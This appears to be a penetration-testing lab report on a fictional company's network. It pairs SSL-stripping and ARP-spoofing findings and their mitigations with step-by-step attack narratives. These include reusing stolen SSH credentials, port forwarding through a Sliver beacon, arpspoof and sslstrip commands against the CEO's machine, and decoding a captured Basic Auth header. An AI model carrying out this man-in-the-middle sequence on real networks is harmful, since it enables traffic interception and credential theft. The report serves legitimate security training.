Ex0e-SSLStrip

Jigar Patel

2023-10-30

Contents

1 Technical Report

1.1 Finding: *Web Server serving same pages over both HTTP and HTTPS*

Severity Rating

CVSS Base Severity Rating: 6.1 AV:L AC:L PR:L UI:R S:U C:L I:L A:H

Vulnerability Description

The web server *www.artstailor.com* serves pages using both secure (HTTPS) and insecure (HTTP) methods. This makes the server vulnerable to SSL Stripping attacks where the attacker can intercept and modify traffic between the client and server, forcing a downgrade from a secure HTTPS connection to an unencrypted HTTP connection. As a result, sensitive data, like login credentials, can be easily captured in plaintext, compromising user privacy and data integrity.

Confirmation method

Web pages when visited through a browser or using command line tools using HTTP protocol should not respond with the HTTP page, rather a ′301 Moved Permanently′ should be the response.

Mitigation or Resolution Strategy

The standard strategy is to use HTTP Strict Transport Security (HSTS), which will response with 301 for HTTP and lead to browsers redirecting to HTTPS. To implement, edit the Apache configuration file ′.htaccess′, to include:

Header always set Strict-Transport-Security ″max-age=31536000; includeSubDomains; preload”

1.2 Finding: *Hosts susceptible to Man-in-the-Middle attacks*

Severity Rating

CVSS Base Severity Rating: 5.3 AV:L AC:L PR:L UI:N S:U C:L I:L A:L

Vulnerability Description

Hosts, if not statically configured, accept spoofed ARP replies. An attacker can send spoofed replies to any host in the local network to redirect all outgoing traffic from that host towards the attack machine. The attacker can now read and modify packets coming from the host destined to the router, and thus has the ability to conduct Man-in-the-Middle attacks.

Confirmation method

The tool *arpspoof* (part of 'dnssniff') is an easy-to-use tool to confirm that the network is still susceptible to Man-in-the-Middle attacks.

Mitigation or Resolution Strategy


Packet filtering should be introduced to filter out and block malicious ARP packets. Firewalls and intrusion detection/prevention systems can be configured to identify and drop suspicious ARP messages.

2 Attack Narrative - Gain admin on devbox

1. We know that **devbox.artstailor.com** is a Debian machine, and was also running Apache. Therefore, we will try to see if it is running **ssh**.


2. We rdesktop into **costumes.artstailor.com**. We login with the user **pr0b3**. After that, we open command line and type *ssh devbox.artstailor.com*. Fortunately, we get a response for password.

3. Previously we had acquired a new set of credentials for the user *l.strauss*. It had an entry for Linux.



```
Sending Request: b'GET' /Corp/secret/page2.html
Sending header: host : www.artstailor.com
Sending header: connection : keep-alive
Sending header: authorization : Basic Yy[redacted]:09
Sending header: upgrade-insecure-requests : 1
Sending header: user-agent : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML
Sending header: accept : text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/
Sending header: referer : http://www.artstailor.com/Corp/
Sending header: accept-encoding : gzip, deflate
```


We try this credential by using the command *ssh l.strauss@devbox.artstailor.com*. And then typing in the password for Linux.



```
PS C:\Users\pr0b3> ssh l.strauss@devbox.artstailor.com
l.strauss@devbox.artstailor.com's password:
Permission denied, please try again.
l.strauss@devbox.artstailor.com's password:
Linux devbox 6.1.0-12-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.52-1 (2023-09-07) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have new mail.
Last login: Mon Oct 23 22:26:45 2023 from 10.70.184.39
l.strauss@devbox:~$ ls
Desktop    Downloads  Music     Public     Videos
Documents  home       Pictures  Templates
```

4. We get a login for **l.strauss**.

5. We run *sudo -l* to see the permissions for the user.



```
l.strauss@devbox:~$ sudo -l
[sudo] password for l.strauss:
Matching Defaults entries for l.strauss on devbox:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,
    use_pty

User l.strauss may run the following commands on devbox:
    (ALL : ALL) ALL
```


We see that we have **sudo** privileges to **run any command as any user or group**.


6. Therefore, l.strauss is already an admin user.


2.1 MITRE ATT&CK Framework TTPs

TA0001: Initial Access
- **T1078:** Valid Accounts
  - **.003:** Local Accounts


3 Attack Narrative - Finding Potential victims for SSLStrip

1. Since we already have a beacon implanted on **costumes.artstailor.com**, we will start an interactive session, and port forward localhost to devbox.artstailor.com:22.

```
sliver (PREPARED_LEADER) > portfwd add --remote devbox.artstailor.com:22

[*] Port forwarding 127.0.0.1:8080 → devbox.artstailor.com:22
```

2. Now we can **ssh** into port **8080** of our localhost to get a login on **devbox.artstailor.com** as the user l.strauss.

```
┌──(kali㉿kali)-[~/sslstrip-extras/sslstrip3]
└─$ ssh l.strauss@127.0.0.1 -p 8080
The authenticity of host '[127.0.0.1]:8080 ([127.0.0.1]:8080)' can't be established.
ED25519 key fingerprint is SHA256:AudipKTN/p2hGa52f1SZ31AIUPPTJcMqTB78nBK6k+U.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:4: [hashed name]
    ~/.ssh/known_hosts:7: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[127.0.0.1]:8080' (ED25519) to the list of known hosts.
l.strauss@127.0.0.1's password:
Linux devbox 6.1.0-12-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.52-1 (2023-09-07) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have new mail.
Last login: Sat Oct 28 02:17:14 2023 from 10.70.184.39
l.strauss@devbox:~$ 
```


3. We exit this connection in order to **scp** the files & binaries in *sslstrip-extras*: *tcpdump*, *sslstrip.tgz*, and *arpspoof*.

```
┌──(kali㉿kali)-[~]
└─$ scp -P 8080 sslstrip-extras/* l.strauss@localhost:/home/l.strauss
l.strauss@localhost's password:
arpspoof
sslstrip3.tar
tcpdump
```

4. After successful scp, We then again ssh into devbox through our localhost.


5. Now, we run tcpdump with the option -x to specify packet capture file. After capturing for a minute, end the capture.

```
l.strauss@devbox:~$ sudo ./tcpdump -w packet-dump.pcap
```
We scp this **packet-dump.pcap** into our machine and open it in wireshark using *sudo wireshark packet-dump.pcap*.

6. We look for HTTP requests that can be stripped. We find a host **10.70.184.101** that connects to **www.artstailor.com @ 172.70.184.133**. This host first sends an HTTP request and then switches to an HTTPS (since it's on Port

443) request using TLSv1.3.




```
242 53.163199   10.70.184.101    172.70.184.133   TCP    66 57996 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
243 53.163597   172.70.184.133   10.70.184.101    TCP    66 80 → 57996 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460 SACK…
244 53.163807   10.70.184.101    172.70.184.133   TCP    60 57996 → 80 [ACK] Seq=1 Ack=1 Win=2097920 Len=0
245 53.165046   10.70.184.101    172.70.184.133   HTTP  471 GET /Corp/ HTTP/1.1
246 53.165286   172.70.184.133   10.70.184.101    TCP    60 80 → 57996 [ACK] Seq=1 Ack=418 Win=64128 Len=0
247 53.166004   172.70.184.133   10.70.184.101    HTTP  625 HTTP/1.1 200 OK  (text/html)
248 53.212774   10.70.184.101    172.70.184.133   TCP    60 57996 → 80 [ACK] Seq=418 Ack=572 Win=2097408 Len=0
```



```
264 55.190994   10.70.184.90     10.70.184.39     DNS      90 Standard query respo
265 55.303257   10.70.184.101    172.70.184.133   TCP      66 57997 → 443 [SYN] Se
266 55.303785   172.70.184.133   10.70.184.101    TCP      66 443 → 57997 [SYN, AC
267 55.303915   10.70.184.101    172.70.184.133   TCP      60 57997 → 443 [ACK] Se
268 55.305269   10.70.184.101    172.70.184.133   TLSv1.3 571 Client Hello
269 55.305624   172.70.184.133   10.70.184.101    TCP      60 443 → 57997 [ACK] Se
270 55.307921   172.70.184.133   10.70.184.101    TLSv1.3 1903 Server Hello, Change
271 55.308073   10.70.184.101    172.70.184.133   TCP      60 57997 → 443 [ACK] Se
272 55.310101   10.70.184.101    172.70.184.133   TLSv1.3 118 Change Cipher Spec,
273 55.310428   10.70.184.101    172.70.184.133   TLSv1.3 783 Application Data
274 55.310572   172.70.184.133   10.70.184.101    TLSv1.3 133 Application Data
275 55.310573   172.70.184.133   10.70.184.101    TLSv1.3 133 Application Data

Frame 268: 571 bytes on wire (4568 bits), 571 bytes captured (4568 bits)
Ethernet II, Src: VMware_87:c3:f4 (00:50:56:87:c3:f4), Dst: VMware_87:ba:fc (00:50:56:87:ba:fc)
Internet Protocol Version 4, Src: 10.70.184.101, Dst: 172.70.184.133
Transmission Control Protocol, Src Port: 57997, Dst Port: 443, Seq: 1, Ack: 1, Len: 517
```

7. On performing reverse-lookup we find that the potential victim machine *10.70.184.101* is **ceo.artstailor.com**.




```
┌──(kali㉿kali)-[~]
└─$ dig -x 10.70.184.101

; <<>> DiG 9.18.16-1-Debian <<>> -x 10.70.184.101
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 43238
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 1232
; COOKIE: 18387bb5b6547fac01000000653f4cbc2207b6b3a993046c (good)
;; QUESTION SECTION:
;101.184.70.10.in-addr.arpa.    IN      PTR

;; ANSWER SECTION:
101.184.70.10.in-addr.arpa. 3600 IN     PTR     ceo.artstailor.com.
```

3.1 MITRE ATT&CK Framework TTPs

TA0007: Discovery
    T1040: Network Sniffing
        N/A: N/A


4 Attack Narrative - Running SSLstrip against ceo.artstailor.com

1. To run SSLStrip, we first start forwarding of packets.



```
                               For is-system-running, wait until startup is completed
l.strauss@devbox:~/share/sslstrip3$ sudo sysctl net.ipv4.ip_forward=1
net.ipv4.ip_forward = 1
```


2. Next, we set up iptables to forward requests on port 80 to 8080 (where sslstrip will be listening).



```
l.strauss@devbox:~/share/sslstrip3$ sudo iptables -t nat -A PREROUTING -p tcp --destination-port 80 -j REDIRECT --to-port 8000
```


3. We use *traceroute* to get local IP address of **innerouter.artstailor.com**, which is **10.70.184.1**.

4. Next we run **arpspoof** with options to redirect **ceo.artstailor.com @ 10.70.184.101** to our machine when accessing **innerouter.arstailor.com @ 10.70.184.1**. We also background it and redirect all output to */dev/null*.




```
l.strauss@devbox:~/share$ sudo ./arpspoof -i ens32  -t 10.70.184.101 10.70.184.1 >/dev/null 2>&1 &
[1] 3605
```

5. Finally, we run **sslstrip** with options to write to a file (-w), capture all traffic (-a), and listen (-l) on port 8000.



```
l.strauss@devbox:~/share$ python3 sslstrip3/sslstrip.py -w ceo-capture -a -l 8000

sslstrip 0.9 by Moxie Marlinspike running...
```


6. We stop sslstrip after a minute. We open the log file, *ceo-capture*. We see the requests that were made by ceo.artstailor.com to the box www.artstailor.com. We notice an Authorization header with Basic Auth.



```
Sending Request: b'GET' /Corp/secret/page2.html
Sending header: host : www.artstailor.com
Sending header: connection : keep-alive
Sending header: authorization : Basic Yy[redacted]z09
Sending header: upgrade-insecure-requests : 1
Sending header: user-agent : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML
Sending header: accept : text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/
Sending header: referer : http://www.artstailor.com/Corp/
Sending header: accept-encoding : gzip, deflate
```

The request is made to the page **/Corp/secrets/page2.html**.


7. Since this is Basic authentication, we can decode this using base64.



```
┌──(kali㉿kali)-[~]
└─$ echo "Yy[redacted]z09" | base64 -d
c.steadman:KEY[redacted]2w==
```

We observe that the **password is a KEY**.

8. Now we can log-in using these credential on the page **/Corp/secrets/page2.html**, on the public server **www.artstailor.com**.




This site is asking you to sign in.

Username: c.steadman

Password: ●●●●●●●●●●●●●●●●●●●●●●●●

9. We land on the following page.



This is the incredibly secret page. I'm sorry it's not more exciting.

10. Going to **/Corp/secrets**, we find a file **Invoice-2023-0001.txt**, which contains KEY016.

4.1 MITRE ATT&CK Framework TTPs

TA0006: Credential Access
 T1557: Adversary-in-the-Middle
  .002: ARP Cache Poisoning
TA0007: Discovery
 T1040: Network Sniffing
  NA: NA